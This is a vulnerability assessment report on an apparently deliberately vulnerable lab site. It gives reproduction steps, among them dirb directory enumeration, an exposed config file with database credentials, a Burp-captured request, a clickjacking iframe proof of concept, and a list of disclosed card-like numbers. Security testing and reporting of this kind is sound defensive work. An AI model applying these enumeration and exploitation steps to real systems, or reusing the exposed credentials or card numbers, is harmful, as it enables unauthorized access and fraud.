



VAPT TEST REPORT

<http://foophones.securitybrigade.com:8080/>

Tester – Krishanu Chakraborty
Phone Number – +91-9547915974
Email – shanu.16k@gmail.com



Document Control

Owner & Role	Status & comments
Krishanu Chakraborty – Penetration Tester	Prepared for technical assessment

Security Posture

The scope was to exploit vulnerabilities on Example Organization servers and apps that may be exploited by malicious attackers. The aim of the tests was to go as far as possible.

NOTE: - Dots Color Signify ➤ **Red - High Risk** **Orange - Mid Risk** **Green - Low Risk** **Grey - Safe**

TOTAL NUMBER OF VULNERABILITIES

Total Findings	High	Medium	Low
14	8	4	2

Methodology

I utilized a widely adopted approach to performing penetration testing during the tests to test how well the target environment is secured. Below, a breakdown of the applied methodology is provided.



- Information Gathering – Reconnaissance [Footprinting, Scanning and Enumeration]
- Vulnerability Analysis – Researching Potential Vulnerabilities and Analyzing them
- Reporting – Reporting the findings in a proper Proof of concept (POC) report.

Detailed Findings

1. Security misconfiguration Through Directory Listing – High

- URL – <http://foophones.securitybrigade.com:8080/include/>
- Vulnerability – Security misconfiguration
- Severity Rating – High

Description

Web servers can be configured to automatically list the contents of directories that do not have an index page present. Once an attacker has gained unauthorized access privileges, they typically crawl the site for information on gaining more permissions. While doing so, they access sensitive system and user data, which they can obtain from the black market or other malicious acts. With a successful attack, the hacker can view, modify, or even delete the sensitive data, hindering system performance, the company's reputation, and availability.

In my testing, I found the website **"include"** folder where I can view and download the website config files and I can see the website database access i.e , **dbuser , dbpass and dbhost**.

Impact

Using this vulnerability, an attacker can: -

- Gain complete access to the backend of the web application.
- The Attacker can change the root credentials and have full access on the web application.
- leak sensitive information.
- Read, update and delete sensitive data/tables from the database.
- Execute commands on the backend of the system.

Remediation

There is not usually any good reason to provide directory listings, and disabling them may place additional hurdles in the path of an attacker. This can normally be achieved in two ways:

- Configure your web server to prevent directory listings for all paths beneath the web root.
- Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.




Steps to Reproduce / Exploit

1. Run Dirb (It's a free tools which will show the hidden directories available in kali linux or any linux)
 - Command – **dirb <http://foophones.securitybrigade.com:8080/>**

```
mrhacker@Krishanu: ~  
$ dirb http://foophones.securitybrigade.com:8080/  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Fri Sep 9 10:45:50 2022  
URL_BASE: http://foophones.securitybrigade.com:8080/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://foophones.securitybrigade.com:8080/ ----  
+ http://foophones.securitybrigade.com:8080/buy (CODE:302|SIZE:0)  
+ http://foophones.securitybrigade.com:8080/category (CODE:200|SIZE:1312)  
==> DIRECTORY: http://foophones.securitybrigade.com:8080/images/  
==> DIRECTORY: http://foophones.securitybrigade.com:8080/include/  
+ http://foophones.securitybrigade.com:8080/index (CODE:200|SIZE:4084)  
+ http://foophones.securitybrigade.com:8080/index.php (CODE:200|SIZE:4084)  
+ http://foophones.securitybrigade.com:8080/layout (CODE:200|SIZE:3371)  
+ http://foophones.securitybrigade.com:8080/login (CODE:200|SIZE:1558)  
+ http://foophones.securitybrigade.com:8080/logout (CODE:302|SIZE:2)  
+ http://foophones.securitybrigade.com:8080/logs (CODE:200|SIZE:9769797)  
+ http://foophones.securitybrigade.com:8080/myaccount (CODE:302|SIZE:0)  
+ http://foophones.securitybrigade.com:8080/register (CODE:200|SIZE:3231)  
+ http://foophones.securitybrigade.com:8080/robots (CODE:200|SIZE:26)  
+ http://foophones.securitybrigade.com:8080/robots.txt (CODE:200|SIZE:26)  
==> DIRECTORY: http://foophones.securitybrigade.com:8080/scripts/  
+ http://foophones.securitybrigade.com:8080/server-status (CODE:403|SIZE:312)  
+ http://foophones.securitybrigade.com:8080/view (CODE:200|SIZE:1329)
```


2. Now open the URL (<http://foophones.securitybrigade.com:8080/include/>) you will get the list of hidden files from the backend of the web application.

Index of /include

Name	Last modified	Size	Description
 Parent Directory		-	
 config.old	11-Oct-2009 16:25	75	
 config.php	16-Aug-2016 20:03	68	
 menu.php	03-Oct-2009 23:07	384	

Apache/2.2.22 (Ubuntu) Server at foophones.securitybrigade.com Port 8080

3. Now check the “**config.old**” file you will get the backend access.



The screenshot shows a Notepad++ window titled "*C:\Users\shanu\Downloads\config.old - Notepad++". The window has a menu bar with File, Edit, Search, View, Encoding, Language, Settings, and Tool. Below the menu bar is a toolbar with various icons. The main text area shows the contents of the file "config.old" with line numbers 1 through 5 on the left. The code is as follows:

```
1 <?php
2 $dbuser="root";
3 $dbpass="theoldpassword";
4 $dbhost="localhost";
5 ?>
```

2. Server Leaks Information – Low

- URL – http://foophones.securitybrigade.com:8080/register_confirm.php
- Vulnerability – Server Leaks Information via "X-Powered-By" HTTP Response Header Field
- Severity Rating - Low

Description

During the test, I found a URL on the website "Register" where we can register to be a user of the website URL: (http://foophones.securitybrigade.com:8080/register_confirm.php). After intercepting the request on Burpsuite, I got to know that the server is leaking information via the HTTP Response header fields in the Burpsuite.

Impact

The "X-Powered-By" header reveals information about the technology used in an application. This can be a valuable hint for hackers who can exploit security weaknesses of the technology. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to.

Remediation

Ensure that your web server, application server, load balancer, etc. is configured to suppress 'X-Powered-By' headers. Configure your server not to set this header in the response.

Steps to Reproduce / Exploit

1. Open Burpsuite and intercept the request from the URL (http://foophones.securitybrigade.com:8080/register_confirm.php) and send it to repeater tab.

Burp Suite Professional v2021.5.1 - Temporary Project - licensed to Uncia

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x ...

Send Cancel < >

Request

Pretty Raw \n Actions

```
1 POST /register_confirm.php HTTP/1.1
2 Host: foophones.securitybrigade.com:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://foophones.securitybrigade.com:8080/register.php
8 Content-Type: multipart/form-data;
boundary=-----295693385817643460702024284497
9 Content-Length: 126325
10 Origin: http://foophones.securitybrigade.com:8080
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14
15 -----295693385817643460702024284497
16 Content-Disposition: form-data; name="fname"
17
18 Test
19 -----295693385817643460702024284497
20 Content-Disposition: form-data; name="lname"
21
22 Hacker
23 -----295693385817643460702024284497
24 Content-Disposition: form-data; name="country"
25
26 India
27 -----295693385817643460702024284497
28 Content-Disposition: form-data; name="user"
29
30 TestHack
31 -----295693385817643460702024284497
32 Content-Disposition: form-data; name="pass"
33
34 1234
35 -----295693385817643460702024284497
36 Content-Disposition: form-data; name="avatar"; filename="25719480.png"
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Fri, 09 Sep 2022 05:28:03 GMT
3 Server: Apache/2.2.22 (Ubuntu)
4 X-Powered-By: PHP/5.3.10-1ubuntu3.48
5 Vary: Accept-Encoding
6 Content-Length: 901
7 Connection: close
8 Content-Type: text/html
9
10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
11 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
12 <html xmlns="http://www.w3.org/1999/xhtml">
13 <head>
14 <meta http-equiv="content-type" content="text/html; charset=utf-8" />
15 <title>Security Brigade - Labs</title>
16 <meta name="keywords" content="" />
17 <meta name="description" content="" />
18 <link href="layout.css" rel="stylesheet" type="text/css" media="screen" />
19 </head>
20 <body>
21 <div id="wrapper">
22 <div id="logo">
23 <h1>Foo Phones</h1>
24 <p>A mobile phones (vulnerable) company</p>
25 </div>
26 <div id="menu">
27 <ul>
28 <li><a href="index.php" class="active">Home</a></li>
29 <li><a href="login.php">Log in</a></li>
30 <li><a href="register.php">Register</a></li>
31 </ul>
32 </div>
33 <div id="header">&nbsp;</div>
34 <div id="page">
35 <div id="content">
36 <h1>Register</h1>
37
38 Username exists!
```

- Now check the Response Headers in the Inspector section you will get the details of the server, content type, X-Powered-By, etc.

INSPECTOR		?	X
Query Parameters (0)		v	
Body Parameters (6)		v	
Request Cookies (0)		v	
Request Headers (12)		v	
Response Headers (7)		^	
NAME	VALUE		
Date	Fri, 09 Sep 2022 05:28:03 GMT		>
Server	Apache/2.2.22 (Ubuntu)		>
X-Powered-By	PHP/5.3.10-1ubuntu3.48		>
Vary	Accept-Encoding		>
Content-Length	901		>
Connection	close		>
Content-Type	text/html		>

3. Cleartext submission of password – High

- URL – <http://foophones.securitybrigade.com:8080/register.php>
- Vulnerability – Cleartext submission of password
- Severity Rating - High

Description

During the test via Burpsuite, I noticed that when any user tries to register the user put the credentials in the form, but in the backend the page contains a form with the following action URL, which is submitted over clear-text HTTP via POST method.

- <http://foophones.securitybrigade.com:8080/login.php>
- <http://foophones.securitybrigade.com:8080/register.php>

The form contains the following infected field:

- password

Impact

Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer.

Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack.


Remediation

Applications should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These

areas should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.

Steps to Reproduce / Exploit

1. Open Burpsuite and intercept the request coming from the URL - (<http://foophones.securitybrigade.com:8080/register.php>)
2. Now send the request to the repeater, and check the raw code for the register page input fields in the response tab.



4. Vulnerable for clickjacking attack – Medium

- URL – <http://foophones.securitybrigade.com:8080/>
- Vulnerability – Vulnerable for clickjacking attack
- Severity Rating – Medium

Description

Clickjacking, also known as a “UI redress attack”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top-level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Impact

Clickjacking attacks trick web users into performing an action they did not intend, typically by rendering an invisible page element on top of the action the user thinks they are performing. Clickjacking won't affect your site directly, but it could potentially affect your users.

Remediation

- Sending the proper Content Security Policy (CSP) frame-ancestors directive response headers that instruct the browser to not allow framing from other domains.
- The older X-Frame-Options HTTP headers is used for graceful degradation and older browser compatibility.
- Properly setting authentication cookies with SameSite=Strict, unless they explicitly need None.

Steps to Reproduce / Exploit


1. Copy the URL - <http://foophones.securitybrigade.com:8080/>

2. Put the URL in the below code of the iframe and save the file with a extension .html


Code:

```
<html>
  <head>
    <title> Clickjacking Test Page .. </title>
  </head>
  <body>
    <p> Website is Vulnerable to clickjacking attack ! </p>
    <iframe src="http://foophones.securitybrigade.com:8080/ " width="1000"
height="1000"></iframe>
  </body>
</html>
```

3. Open the html file you just created and observe that site is getting displayed in IFRAME



Website is Vulnerable to clickjacking attack !



5. Credit card numbers disclosed – Medium

- URL – <http://foophones.securitybrigade.com:8080/images/avatars/Payload.png>
- Vulnerability – Informational Disclosure of Credit card numbers
- Severity Rating – Medium

Description

A credit card is a payment card issued to users to enable the cardholder to pay a merchant. There are servers that disclose the Credit Card number of the users. Displaying the whole 16 digits credit card number is disclosing of sensitive information. This is strictly forbidden to secure cardholder's money. On the internet, a user uses his credit card to perform online purchases. An attacker will use different ways to compromise the credit card details from the users. If the attacker is successful in getting the credit card number, he can buy products from the internet using his number.

Impact

Using this vulnerability, an attacker can: -

- Access information about a user using the credit card number. This situation is a loss of personal data.
- Make unauthorised purchases. This Compromises the security of the user

Remediation

- Try not to expose the Credit card numbers on the application's website.
- Try removing the credit card number altogether, or by masking the number so that only the last few digits are present within the response. (eg. _*****123_).
- Additionally, credit card numbers should not be stored by the application, unless the organization also complies with other security controls as outlined in the Payment Card Industry Data Security Standard (PCI DSS).

Steps to Reproduce / Exploit

1. Open the vulnerable website URL (<http://foophones.securitybrigade.com:8080/images/avatars/Payload.png>)
2. Initially, after opening this link you will see a normal png icon over the screen but intercept the request on burpsuite and send it to the repeater.
3. Scan it for an active or a passive scan in the burpsuite and check the target tab over there.
4. Now check for the Advisory tab and the request tab on the target page itself, you will get the credit card details.

Advisory	Request	Response
Issue: Credit card numbers disclosed Severity: Information Confidence: Certain Host: http://foophones.securitybrigade.com:8080 Path: /images/avatars/Payload.png		

Issue detail

The following credit card numbers were disclosed in the response:

- 5139229130133216
- 5910960811425415
- 6591010182202029
- 5414003712373128
- 4717728119219154
- 5151911874663788
- 5712151622818317
- 4313540860727238
- 5210163431583740
- 5969092121352632
- 4459262163528270
- 4912322125104916
- 4072886113478413
- 3519037440971166
- 4118203323636127

6. Bank details exposed – High

- URL – <http://foophones.securitybrigade.com:8080/images/avatars/bank>
- Vulnerability – Informational Disclosure of Bank details
- Severity Rating – High

Description

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information
- Sensitive commercial or business data
- Technical details about the website and its infrastructure

The dangers of leaking sensitive user or business data are fairly obvious, but disclosing technical information can sometimes be just as serious. Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities.

Impact

Information disclosure vulnerabilities can have both a direct and indirect impact depending on the purpose of the website and, therefore, what information an attacker is able to obtain. In some cases, the act of disclosing sensitive information alone can have a high impact on the affected parties. For example, an online shop leaking its customers' credit card details is likely to have severe consequences.

On the other hand, leaking technical information, such as the directory structure or which third-party frameworks are being used, may have little to no direct impact. However, in the wrong hands, this could be the key information required to construct any number of other exploits. The severity in this case depends on what the attacker is able to do with this information.

Remediation

- Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive. Sometimes seemingly harmless information can be much more useful to an attacker than people realize. Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.
- Audit any code for potential information disclosure as part of your QA or build processes. It should be relatively easy to automate some of the associated tasks, such as stripping developer comments.
- Use generic error messages as much as possible. Don't provide attackers with clues about application behavior unnecessarily.
- Make sure you fully understand the configuration settings, and security implications, of any third-party technology that you implement. Take the time to investigate and disable any features and settings that you don't actually need.

Steps to Reproduce / Exploit

1. Run Dirb (Free tool available on Kali linux to find the hidden directories)
 - i. Command –
dirb <http://foophones.securitybrigade.com:8080/images/avatars>
2. You will get a list of hidden directories that are hidden in the website backend.

```
(mrhacker@Krishanu)-[~]
$ dirb http://foophones.securitybrigade.com:8080/images/avatars

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Fri Sep  9 12:43:27 2022
URL_BASE: http://foophones.securitybrigade.com:8080/images/avatars/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://foophones.securitybrigade.com:8080/images/avatars/ ----
+ http://foophones.securitybrigade.com:8080/images/avatars/1 (CODE:200|SIZE:36)
+ http://foophones.securitybrigade.com:8080/images/avatars/11 (CODE:200|SIZE:16155)
+ http://foophones.securitybrigade.com:8080/images/avatars/2 (CODE:200|SIZE:125534)
+ http://foophones.securitybrigade.com:8080/images/avatars/4 (CODE:200|SIZE:24099)
+ http://foophones.securitybrigade.com:8080/images/avatars/404 (CODE:200|SIZE:144)
+ http://foophones.securitybrigade.com:8080/images/avatars/5 (CODE:200|SIZE:58876)
+ http://foophones.securitybrigade.com:8080/images/avatars/a (CODE:200|SIZE:0)
+ http://foophones.securitybrigade.com:8080/images/avatars/aa (CODE:200|SIZE:395)
+ http://foophones.securitybrigade.com:8080/images/avatars/abc (CODE:200|SIZE:61)
+ http://foophones.securitybrigade.com:8080/images/avatars/abcd (CODE:200|SIZE:3045)
+ http://foophones.securitybrigade.com:8080/images/avatars/all (CODE:200|SIZE:323)
+ http://foophones.securitybrigade.com:8080/images/avatars/any (CODE:200|SIZE:292)
+ http://foophones.securitybrigade.com:8080/images/avatars/audit (CODE:200|SIZE:125145)
+ http://foophones.securitybrigade.com:8080/images/avatars/avatar (CODE:200|SIZE:47)
+ http://foophones.securitybrigade.com:8080/images/avatars/avatars (CODE:200|SIZE:147)
+ http://foophones.securitybrigade.com:8080/images/avatars/b (CODE:200|SIZE:415)
+ http://foophones.securitybrigade.com:8080/images/avatars/bank (CODE:200|SIZE:56357)
+ http://foophones.securitybrigade.com:8080/images/avatars/bash (CODE:200|SIZE:31)
+ http://foophones.securitybrigade.com:8080/images/avatars/book (CODE:200|SIZE:41420)
+ http://foophones.securitybrigade.com:8080/images/avatars/bypass (CODE:500|SIZE:0)
+ http://foophones.securitybrigade.com:8080/images/avatars/calc (CODE:200|SIZE:45056)
```

